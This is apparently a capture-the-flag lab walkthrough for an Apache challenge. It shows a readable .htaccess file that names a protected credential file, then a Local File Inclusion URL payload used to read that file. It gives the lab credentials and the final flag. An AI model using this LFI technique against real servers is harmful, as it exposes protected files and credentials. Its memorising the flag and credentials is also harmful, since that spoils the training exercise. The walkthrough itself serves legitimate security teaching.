

[illegible]

Name	Vulnerable Apache I
URL	https://www.attackdefense.com/challengedetails?cid=197
Type	Infrastructure Attacks : Apache

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

The home page content is protected with a login page. In order to view the content of the page, the user has to provide the right credentials. The credentials are stored in a file on the same server. And, due to a permission misconfiguration a sensitive access control file used by the web server is accessible/visible to the unauthenticated user. Also, the web app itself is vulnerable to LFI (Local File Inclusion).

Objective: Your task is to read the credential file's name from the accessible access control file, get the credentials by exploiting the LFI, access the web page content and retrieve the flag!

Solution:

Step 1: Inspect the web application.

URL: <http://k71tp4ef5jvdgeueodxegrkdk.public2.attackdefenselabs.com>

Try Logging In

Enter your name

Enter your password

Submit

The “inc” GET parameter is vulnerable to LFI attack.


Step 2: Check the files present in “includes” directory.

URL: <http://k71tp4ef5jvdgeueodxegrkdk.public2.attackdefenselabs.com/includes/>

Name	Last modified	Size	Description
Parent Directory	-	-	-
? footer.php	2018-08-28 08:58	423	


Step 3: View the “.htaccess” files.

URL: <http://k71tp4ef5jvdgeueodxegrkdk.public2.attackdefenselabs.com/.htaccess>



```
<Files ".ht*">
    Require all granted
</Files>
```

URL: <http://k71tp4ef5jvdgeueodxegrkdk.public2.attackdefense labs.com/includes/.htaccess>




```
<FilesMatch "cR3d3NtlalS.conf">
    Order allow,deny
    Deny from all
</FilesMatch>
```

Restrictions are imposed by “.htaccess” file on “cR3d3NtlalS.conf” file. The “cR3d3NtlalS.conf” file cannot be accessed directly.

URL:

<http://k71tp4ef5jvdgeueodxegrkdk.public2.attackdefense labs.com/includes/cR3d3NtlalS.conf>



```
403 Forbidden
```


Forbidden

You don't have permission to access /includes/cR3d3NtlalS.conf on this server.

Step 4: View the content of “cR3d3NtlalS.conf” by exploiting the LFI vulnerability.

URL:

<http://k71tp4ef5jvdgeueodxegrkdk.public2.attackdefenselabs.com/index.php?inc=includes/cR3d3NtlalS.conf>




The screenshot shows a web browser window with the address bar displaying the URL: k71tp4ef5jvdgeueodxegrkdk.public2.attackdefenselabs.com/index.php?inc=includes/cR3d3NtlalS.conf. The page has a light gray background and a large heading "Try Logging In" in the center. Below the heading is a login form with two input fields: "Enter your name" and "Enter your password", followed by a "Submit" button. At the bottom left of the page, the text "User: palabs Password: p3nt3st3r@c@d3mY" is visible.

Step 5: Login to the web application with the discovered credentials.

User: palabs

Password: p3nt3st3r@c@d3mY



The screenshot shows the same web browser window after a successful login. The address bar now displays the URL: k71tp4ef5jvdgeueodxegrkdk.public2.attackdefenselabs.com/index.php?inc=includes/footer.php. The "Try Logging In" heading is still present, but the login form is no longer visible. Instead, a message box at the bottom of the page says "Congratulation! Your flag is: 8bc6fd1facc00722f5e811f439130d30", where the flag value is highlighted in yellow.

Flag: 8bc6fd1facc00722f5e811f439130d30



References:

1. Apache httpd (<https://httpd.apache.org/>)